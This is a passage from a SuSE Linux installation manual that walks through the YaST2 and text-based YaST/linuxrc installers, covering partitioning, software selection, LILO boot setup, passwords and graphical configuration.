- The second item is a list of countries in a tree structure (continent/country/region). Select your country or region from these; YaST2 will find the appropriate time zone.

The '`Continue`' button takes you to the next dialog window.

2.1.7 New Installation or Update?

With YaST2 you can install SuSE Linux on your computer from scratch, or you can update from a previous version, thus keeping the adjustments you have already made so far.

'`New installation`' – Choose this item; this section is about installing SuSE Linux from scratch.

'`Update`' – This item is not described here.

The description of the next steps assume that you have chosen '`New installation`', by pressing '`Continue`'.

2.1.8 Preparing the Hard Drive

In the following steps you will select the hard drive or drives and prepare them for the SuSE Linux installation. – Depending on your computer's hardware, there there may be slight differences from the dialogs which appear here.

Step 1

- If more than one hard drive exists, you must first decide which one you want to use for the installation. Those drives which are found will be listed. – Or:
- select the last option ('`Advanced Settings`') to carry out "partitioning" by hand, if special circumstances demand this. In this way, you can also leave this till later, if it turns out that you still need to create more space ...

Normally you will click on *one hard drive*, and then on '`Continue`'.

Step 2

One of the following situations could occur:

- If the hard drive is *not* empty, YaST2 shows all existing partitions on the hard drive, as well as the item '`Use whole hard disk`'. *Free, non-partitioned* storage space at the "end" of the hard drive is also displayed and is automatically pre-selected. YaST2 can use further space for SuSE Linux, but only if it is contiguous, that is, partitions reside on the same part of the disk, next to one another, for example, partitions 1 and 2 remain, and you specify partition 3 to be used.

  If you want to make the entire hard drive available for SuSE Linux, select ' `Entire Hard Disk`'.

- For an *empty* hard drive, the entire hard drive will be used for SuSE Linux.

If you have other requirements, press '`Back`' to return to the previous dialog – as mentioned on on the page before – , to carry out partitioning there manually with the help of '`Extended Settings`'.

> **Note**
> All data will be lost on the partitions you have selected for SuSE Linux, because the partitions have to be re-formatted!
> **Warning:** If you choose '`Entire Hard Disk`', all data on the hard drive will be erased, which could include other operating systems.

If you press '`Next`', a number of checks are made, including whether there is sufficient space for a minimum installation, if 3 further partitions can be set up, and if the hard drive is bootable. – If something is not right, this will be pointed out to you, and you can change your selection accordingly.

Once the installation starts and all requirements have been fulfilled, YaST2 will partition and format the necessary hard drive space on its own. The entire hard drive, or the partitions available, are then split up for SuSE Linux into the 3 standard partitions (that is, a small partition for `/boot` (about 16 MB), as close as possible to the beginning of the hard drive, a partition for swap (128 MB) and all the rest for `/`) (root partition).

You can find more general information on partitioning in Section 2.9 page 68

Possible problems

- A certain partition cannot be selected. YaST2 does not allow you, during the standard method, to define partitions "from the middle" of the hard drive. To get round this problem, you should partition using '`Advanced Settings`'.

2.1.9 Selecting Software

In this window you can specify the size of your SuSE Linux installation. To do this, you should select one of the options displayed, as well as any additional components you may require.

Selecting software: choosing the basic software

First you must decide on the basic software setup for your system:

'`Minimal system`' – The '`Minimal System`' is a fully functional Unix operating system in text mode (core system, plus all important service programs). If hard drive space is limited, the basic functions of SuSE Linux can be tried out; or if you have a concrete application which does not require any further settings to the system (space requirements, approx. 150 MB).

'`Standard System`' – The '`Standard System`' contains a carefully chosen selection of basic software, that is, everything you need to get started, such as graphical interfaces, printing, games, software for Internet access and use, editors, CD players, etc. (space requirements, approx. 500 MB).

'`Almost everything`' – '`Almost everything`' should be installed if you know that the entire software range is needed, or if you want to become familiar with the entire range of SuSE Linux software. A requirement for this is that sufficient hard drive space is available (space requirements, approx. more than 6 GB).

The '`Standard system`' is especially recommended if you are just starting out; if you need further software, you can always do this later.

Using one of the compilations mentioned ("base installations"), the '`Advanced Selection`' button allows you to add or remove individual components or special applications ("packages").

Extended software selection: changing details

If you selected '`Advanced selection`' in the previous dialog, you can change the details of the compilation here.

In the '`Advanced selection`' there are package groups available; any number of components can be added to these. For free software, you also have the choice of installing the sources at the same time; for this, select '`Install available sources`'. In some cases the sources take up a lot of space, and as a rule they are *only* of interest to programmers.

Tip

You can add software any time after the installation has been finished, just by starting YaST2 or the older YaST, using the package selection software to install later on (see Chapter 3 page 81). If you want to get set up quickly, you should not too immersed *now* in the jungle of applications.

'`Commercial Software`' is also available. Choose the program packages you want in this dialog.

Via '`Select individual packages`' you have individual access to each application or software package. When you select or remove packages in the compilations there, YaST2 will permanently check if all dependencies are resolved and if necessary, suggest packages which additionally need to be installed. For a proper functioning of the software it is important that there are no unresolved dependencies.

Possible problems

- YaST2 will check if sufficient space is available for the compilation you have chosen.

  If this is not the case, you must either reduce the extent of the installation, or make further partitions available for SuSE Linux. If you want to make further partitions available, you should go '`Back`' to the selection dialog '`Choose installation target`'; refer to Section 2.1.8 page 19.

- If you want to come '`Back`' here from the next dialog and re-select components, the individual package selection will be discarded. You should make sure that the time spent selecting software was not in vain.

2.1.10 Boot Manager for the System Start

In order for Linux to be bootable later on, a boot mechanism must be created. It needs to be specified at which point in the system the boot manager LILO "LInux LOader" is to be installed, or if a different booting procedure is to be used (more information on this can be found in Section 2.3 page 44 and Chapter 4 page 117).

- If YaST2 does not detect *any other* operating system on the machine apart from SuSE Linux, *and* this really is the case, things are simple, and you just click on '`Continue`'.

- If YaST2 detects an additional operating system (e. g.Windows) or if either the hard drive configuration is not bootable, (1024 cylinder-limitation) or if your PC hardware components (a mixture of SCSI- and (E)IDE hard drives) cannot be detected properly or securely, in terms of their bootability, there is still a reliable way, by having a boot disk made.

If YaST2 however, still does not diagnose the situation correctly, or if you yourself have other ideas for the system start, then choose '`Another configuration`', to configure the system start manually. – More on this below.

LILO: other start configurations

YaST2 now offers four different choices:

'Install LILO in the boot disk (MBR)' – If SuSE Linux is to be installed as the only operating system, then LILO should definitely belong in the ☞*MBR Master Boot Record*.

With LILO in the MBR you can also boot a number of other operating systems. Only select this option if you are *quite sure* that the systems already installed can be booted by LILO (as a rule, this is the case for DOS and Windows95/98; refer to Section 4.7.1 page 132). If you have any doubts, you should choose the option 'Create floppy boot disk'.

'Create a Boot Floppy' – If your computer uses a number of operating systems, there is the option of creating a boot disk for SuSE Linux. This has the advantage of leaving your boot mechanism intact. You can start SuSE Linux at any time from this boot disk. In case of doubt, you should choose this option.

Note: It is possible to install LILO in the MBR at a later time using YaST (see Section 3.6.2 page 104, 'Configuring LILO').

'Install LILO on partition /boot (have another boot manager)' – With this you can carry on using your own boot manager. Nothing is changed in the MBR (Master Boot Record); LILO is set up in the /boot partition. However, in this case you must configure the existing boot manager newly *on your own*. One way of doing this for Windows NT and Linux is described in Section 4.7.2 page 132.

'Install LILO on another partition' – Select this option if you want or have to specify another partition; refer to the previous item.

In the 'Kernel boot parameters' field you should enter "kernel parameters", if needed; from this the **append** line is constructed; see also page 128 and page 385, for example.

The linear option is rarely needed. This option serves to store references to hard drive sectors as logical instead of physical addresses; see also page 126.

2.1.11 User Information

In SuSE Linux a number of users can work simultaneously and anyone who wants to use the system must first register. This is known as "logging in". The details in this window are needed to create your "user account" (first name, last name, user name, password).

You are then asked to enter your first name and last name. Also your "user name" and password is determined, with which you can log in to SuSE Linux.

You also have the opportunity, with the button 'Suggestions' of having a "user name" automatically created for you from a combination of your first name and last name (this suggestion may be changed) or you can enter a desired name yourself.

Finally you must enter a password, and repeat this for purposes of verification. Letters are case-sensitive here. Also the password must be at least 5 characters long (with a maximum of 8 characters) and should not contain umlauts. “Special characters” are allowed (e. g.`#, . ;`) and digits from `0` to `9`.

Make a careful note of your “user name” and password. You will need it every time you want to work with SuSE Linux.

With ‘`Next`’ you will reach another window where you can enter the `'root'` password.

2.1.12 Determining the `'root'` Password

The user `'root'` is conferred with special privileges in Linux. He can, for instance, start and stop system processes, create and remove users, manipulate important system files, etc., in other words, perform the duties of a ☞*system administrator*.

To do this, you are requested to provide a password for the user `'root'`; the same rules apply as for the normal user password.

> **Note**
> You must remember the `'root'` password very carefully, as you cannot call it up later to have a look at it. You will always need this password whenever you have to perform administrative tasks on the system.

If you now press ‘`Next`’, the actual installation will start.

2.1.13 Confirming Settings – Starting the Installation

In order to give you a chance of checking things, you can review all the settings made until now. In case you want to make changes, you can cycle through the windows with the Back button, all the way back to the first window.

If everything is correct, and you press ‘`Next`’, you are asked again for confirmation to start the installation with the settings as shown:

- After confirming, with ‘`Yes - install`’, YaST2 will begin setting up the system.
- With ‘`No`’, you have the option of checking data again, and changing items where necessary, by pressing ‘`Back`’ to reach the relevant window.

If you now change your mind, however, and want to postpone installation of SuSE Linux to a later date, you have the chance of breaking off the installation completely. All settings made and details supplied will be lost. If you select ‘ `Abort installation`’, your computer, after asking for confirmation, will shut down, and you can switch off the computer or re-boot without any problem. Up to this point in time no changes have been made to your computer.

A special feature for "experts" is offered with '`Save Settings to Floppy Disk`'. All details are then saved to disk, which you can then call up for later installations. You can only select this, however, if your hardware supports this.

You have decided on '`Yes - install`' and can now watch YaST2 go to work. It will create partitions and format them. Depending on your system's capacity and size of hard drive, this could take some time. You should avoid aborting here, as this would put the hard drive into an undefined condition.

Afterwards the packages from CD 1 are read in, and the SuSE Linux base system is installed; after you have confirmed this with '`Next`', the text-oriented base system is started. YaST2 continues the installation of software and – if necessary – requests further CDs; if you '`Abort`' the installation at this stage, the system will be in an unusable condition!

Depending on what you have specified in Section 2.1.10 page 22, you may now be requested to insert a floppy disk, in order to create a boot disk, or in order to back up the Master Boot Record before installing LILO. To do this, do *not* use any of the floppy disks included! If LILO is installed in the MBR you will receive a message about how to restore the original MBR; you should make a note of this command.

SuSE Linux is now successfully installed on your computer!

All that is missing is the preparation of the graphical interface; this is not needed if you just have the '`Minimal System`' installed, which runs in text mode. You can then try out SuSE Linux for the first time.

2.1.14 Preparing the Graphical Interface

In order to be able to provide you, even at the first *Login*, with a graphical user interface, YaST2 will now try to find out all the information it needs for the monitor and graphics card.

If this is successful, a sensible screen resolution, color resolution and monitor frequency is selected, and a test screen is displayed.

> **Note**
>
> Please check the settings before you give your "Ok"! If you are not sure, have a look at the documents for your graphics card and monitor.

If the monitor is not detected, please select your model from the list provided. If you have an unknown model, you must enter the settings by hand or have the data read from a '`driver disk`', which might have been provided with your monitor; in this case you should consult the documentation for your monitor. – If you do not want a graphical interface, select the first item from the vendor list, '`Do not configure X11`'.

Finally there is the question of monitor settings. The ideal monitor resolution depends on your preferences, and on your hardware. You should select `16bpp` as the color depth ('`Number of colors`').

Possible problems

- In rare cases it may be necessary to configure the ☞*X-Server* "by hand"; for this you later need to start the program SaX. Hints on SaX can be found in Section 8.3 page 234.

2.1.15 Configuring System Components

Even during the installation phase you have the option of configuring some system components – if they exist: printer, sound, Internet and network.

If it is getting late you can postpone this to another day...

2.1.16 Logging In for the First Time

Now everything is ready – you can now log in.

The graphical login (the kdm display manager) appears and shows all registered users (Figure 9.6 page 285). You only need to enter your password and KDE (the "K Desktop Environment") is started. – Information on KDE can be found in Section 9.2 page 283; apart from this, the help system, (kdehelp), is available.

If you continue to work in text mode, enter your user name at the **`login:`** prompt. After entering your password the Linux system ☞*Prompt* will appear.

2.1.17 Perspectives and Working on the System

For Linux beginners the chapter Chapter 19 page 495 in the handbook is a valuable starting point . Books which go deeper into the subject are listed in the bibliography (see page 564 pp.).

You should also get to know the "old" YaST (Chapter 3 page 81 pp.– it can come in very handy for day-to-day configuration work).

- Details on setting up the graphic interface, the so-called **X Window System**, can be found in Chapter 8 page 231. To configure this with SaX read the guide in Section 8.3 page 234.
- The sound card is the subject of Section 10.3 page 309 – this discusses Linux and hardware.
- How to install your printer, and information on which printers are supported, please refer to Chapter 12 page 345. To install printers with YaST, please review Section 3.6.1 page 102.
- Information on configuring your system for Internet access can be found in Chapter 6 page 165. For information particular to modems, please see Section 6.5 page 180, and for ISDN, please see Section 6.2 page 167.
- For network configuration, please read Chapter 5 page 149.

Note

If you are connecting to the Internet via ISDN, an understanding of advanced network configuration is necessary. You should consult more detailed literature, looking for information under the headings of “Gateway” or “Router”.

2.2 Installation with the Text-based YaST (YaST 1)

There are many roads leading to a successful installation of Linux – some are more complicated than others.

If you are a more advanced user, you may find some explanations long-winded or even unnecessary. Just think back to the days when you first had a computer, and were grateful to read any documentation available …

2.2.1 The Starting Point

In SuSE Linux you are provided with YaST (see Chapter 3 page 81), an installation tool which guides you safely through preparing the hard drive, setting up software and configuring a graphical login.

For the "normal" case of a computer on which SuSE Linux is to be installed, the following requirements must be fulfilled:

- You can boot from either the CD 1 or from the boot disk that came with your system.
- Sufficient space for the Linux installation must be available on your hard drive. Alternatively you can (and should) provide Linux with its own hard drive, which is sufficiently large.
- Your ☞*CD-ROM drive* is supported by Linux. If you're not sure about this: don't worry, it can be found out.

If your hardware does not meet one of these conditions, there are "alternative" methods by which you can successfully complete an installation. These are discussed in the section at the end of this chapter (see Section 2.4 page 46 for more details).

2.2.2 Now We're Starting: the Welcome Screen

Turn on your computer, and place the CD 1 and/or the boot disk in the appropriate drive. If the computer refuses to boot, you probably need to change the boot sequence in your system BIOS to either `A,C` or `CD-ROM,C,A`.

After a few seconds you will be greeted with the startup screen (Figure 2.1 on the next page). You have 3 seconds to press a key (e. g. Tab), in order that YaST2 is *not* started automatically. Now enter `manual` at the boot prompt (**`boot:`**) and confirm with ⏎ :

```
boot: manual ⏎
```

You will know that the loading sequence has started when the following text appears at the bottom of your screen: `"Loading initdisk.gz..."` followed by `"Loading linux..."`. Then you will see all of the ☞*Kernel* text messages scrolling by and finally, the program linuxrc will start.

The program linuxrc is menu driven and will wait until you enter something.




Figure 2.1: The SuSE Linux welcome screen

Possible problems

- If your CD-ROM drive (ATAPI) should hang when the system boots, take a look at Section 2.8.5 page 63.
- CD 1 is not detected as a boot medium. Try using CD 2. see also Section 2.7.2 page 59.
- Other boot problems can usually be remedied using kernel parameters; see Section 14.3.2 page 385 pp.

2.2.3 The Basics: linuxrc

The program linuxrc allows you to perform settings for the installation. If necessary, you can load drivers as kernel modules.

It will then start the installation program YaST, which in turn installs the operating system software and applications.

Navigating in linuxrc is self-explanatory. The ↑ and ↓ keys are used to select menu items. Likewise, the ← and → keys are used to select commands, such as 'Ok' or 'Back'. The ⏎ key will execute the selected command.

If you are interested in a more detailed description of linuxrc, it can be found in Section 16.4 page 445.

Settings and adding hardware

The program linuxrc now starts by selecting the language.

- Select a language. Make sure you highlight 'English' before pressing ⏎.




Figure 2.2: Language selection

- Select either '`Color`' or '`Monochrome`' (Black and White), then press ↵.
- Select the keyboard settings. Make sure, once again, that the proper setting is selected before pressing ↵!

You will now be in the linuxrc main menu, (Figure 2.3 on the facing page), where you have the following choices:

'`Settings`' – Here you can modify the language, screen or keyboard settings.

'`System Information`' – This menu option will show you lots of information about hardware that the kernel has already recognized, modules that have been already loaded, etc.

'`Kernel Modules (Hardware Drivers)`' – You might need to enter something here to load modules needed by your hardware.

General rule: You do *not* need to call up this menu item if both your hard drive(s) and CD-ROM drive (☞*ATAPI*) are attached to an (E)IDE controller. (E)IDE support is built into the kernel.

'`Installation / Starting the System`' – Here the installation is continued.

'`Abort / Reboot`' – In case you have changed your mind . . .

Starting the installation

Since the '`Start installation / system`' is already highlighted by default, all you have to do is press ↵ to continue with the installation.

In this menu you have the following choices:




Figure 2.3: The linuxrc main menu

'Start installation' What you are about to do.

'Boot installed system' This option is useful in the event that you are having trouble booting to an already installed system.

'Start rescue system' Up to now, this item is only available for IBM-compatible systems (IA 32) systems.

'Start the Live CD' If you just want to browse through, without loading SuSE Linux immediately onto your hard drive; for the live CD, refer to Section 3.6.4 page 109.

For the actual installation, you just need to press ⏎ for the menu option 'Start installation'. In the following screen, select the source medium. By default the menu option 'CD-ROM' is already selected.

Now press ⏎ and select YaST1 to begin with the actual installation. As default, the source medium CD-ROM is used, unless a different source medium has been selected.

The installation environment is loaded to a RAM disk and – when this procedure has been finished – starts the installation program, YaST.

Possible problems

- The SCSI adapter was not recognized. If this is the case, you should use a kernel that has support for your SCSI adapter built into it.
- The ATAPI CD-ROM drive hangs while reading information from the CD. In this case, please refer to Section 2.8.5 page 63, and for more general information, Section 2.8.13 page 66.




Figure 2.4: Installation menu of linuxrc

- For reasons which have yet to be clarified, problems can occur when loading data to the RAM disk, and YaST then cannot be loaded. In such cases the following remedy usually leads to a positive result:

  In the linuxrc main menu select '`Settings`' → '`Debug (Experts)`'; there you should set '`Force root image`' to `no`. Return to the main menu and start the installation again.

2.2.4 Starting YaST

The YaST welcome screen appears and the reader will see the following four menu options (see Figure 2.7 page 35):

Note

If you want to learn more about YaST or have special maintenance tasks to perform, please refer to the detailed YaST chapter (Chapter 3 page 81).– There are hints at the beginning of this chapter on how the keyboard layout works in YaST.

'`Install Linux from scratch`' If SuSE Linux is to be installed for the first time. This is the topic of the section below.

'`Update existing Linux system`' Updating a SuSE Linux system is described in Section 15.1 page 419.

'`Installation using expert mode`' If you select this option, you will have a great number of choices to make during the installation. It is strongly recommended that you only choose this option if you are an experienced Linux




Figure 2.5: Selecting a source medium in linuxrc

user and you are sure of the steps necessary for a successful installation. The Expert mode will *not* be covered in the scope of this manual.

'Abort - no installation' if you are having second thoughts. . .

Select the menu item 'Install Linux from scratch'.

Please take a look, *before* you make partitions, at Section 2.9 page 68; there you will find useful background information.

2.2.5 Partitioning and Formatting the Hard Drive

YaST now informs you that a hard drive has been detected. If "free" hard drive space is available, YaST will confirm this and suggest that you use this area for Linux (window 'Use Free Area?').

> **Tip**
> If you already have a de-activated swap partition on your system, – perhaps from a previous installation – YaST will detect it and ask you if you want to use this partition as a swap partition.

Proceed as follows to set up the partitions:

'Partitioning' – As a rule, the question about partitioning for a SuSE Linux first-time installation or a new installation needs to be answered with 'Partition'. You should not select 'Set up LVM' unless you know what a *Logical Volume Manager* is and you know that you require it.




Figure 2.6: Selecting YaST in linuxrc

'`Yes`' – If you answer '`Yes`', YaST will perform the partitioning on its own and you can continue with Section 2.2.7 page 36.

'`No`' – If you say '`No`', you can partition interactively.

If YaST does *not* find free space on your drive, it will suggest that you use '`Use entire hard disk`'. On this screen you can choose from one of the following possibilities. (A reminder: the (Tab), (←) or (→) keys can be used to position the cursor, and the (⟵) key can be used to execute the selection):

'`Partitioning`' – This lets you partition the hard drive yourself; you will need to select this option if there is another operating system (or partition that you do not want to remove) already on your hard drive.

> **Caution**
>
> If you select '`Use entire hard disk`', all data that is currently on the drive will be *lost* and unrecoverable.

'`Use entire hard disk`' – With this option YaST will – after presenting a big "red" warning screen – *automatically* partition the drive.

You should only choose this option if you just want to install SuSE Linux from scratch, *and* you don't want to get involved with the topic of partitioning.

Operating systems which exist on your hard drive will be deleted if you choose this option!

If you choose the option '`Use entire hard disk`', YaST uses the following guidelines when partitioning your hard drive:




Figure 2.7: Initial YaST screen

- Create a `/boot` partition (a minimum of 2 MB, or 1 cylinder)
- Create a swap partition (twice the size of the RAM on your system, but no larger than 128 MB)
- Create a large root partition (`'/'`) with the remaining space.

Note

It may be the case that there are problems when re-reading the partition table. If this is the case, YaST will display this in a *red* display box and ask you to re-boot. You should then re-start the computer and not attempt to make new partitions the next time

.

Possible problems

- Not enough space is available. In section 2.7.1 page 56 there are hints on how you can create more space on your hard drive, using fips under DOS.

2.2.6 Installation of Software Packages

At this point the hard drive has been prepared for your Linux installation. Now you must decide which software packages to install.

The next YaST menu to appear is the YaST installation menu (Figure 2.9 page 37). This may take a few moments to appear because the series and package descriptions must be read from the installation medium and evaluated. If you do not want to choose specific packages, you can continue with the item '`Start installation`'; in this case you can move on to Section 2.2.8 page 38.

Figure 2.8: YaST – Partitioning hard drive

- Select the menu option titled '`Load configuration`' to make your software selection (standard, network server, minimal, etc.) This is covered in Section 2.2.7.

  When you have selected the system configuration and confirmed this, you will return to the installation menu.

- The menu option '`Change/Create configuration`' can be used to change "individual" software packages in the list of currently selected packages. You will be presented with the series selection screen. Since you have chosen one of the pre-configured system configurations, it is generally *not* necessary to modify the list of selected packages. The reader should also be aware that it is possible (and easy) to install or remove packages after the system has been installed.

A detailed description of adding packages can be found in Section 3.4.3 page 96.

2.2.7 Selection of the Base Software

The YaST screen for selecting one of the default configurations (Figure 2.10 on the facing page) will appear only if you select the menu option '`Load configuration`', in Section 2.2.6 on the page before.

We have prepared a few pre-defined package "configurations". With the arrow keys ↑ and ↓ you can reach the individual items; with Space you can select or de-select an item. An '`X`' in the brackets indicates that the configuration has been selected to be added or to replace a currently installed package configuration.

A star ('`*`') next to the configuration title indicates that this configuration is currently selected for installation. It is more than likely that some packages (in particular the base packages) are included in more than one of these options.




Figure 2.9: YaST – Package selection

What this also means is that if you select the menu option '`SuSE almost everything`' you will have selected packages that are included in other options as well.

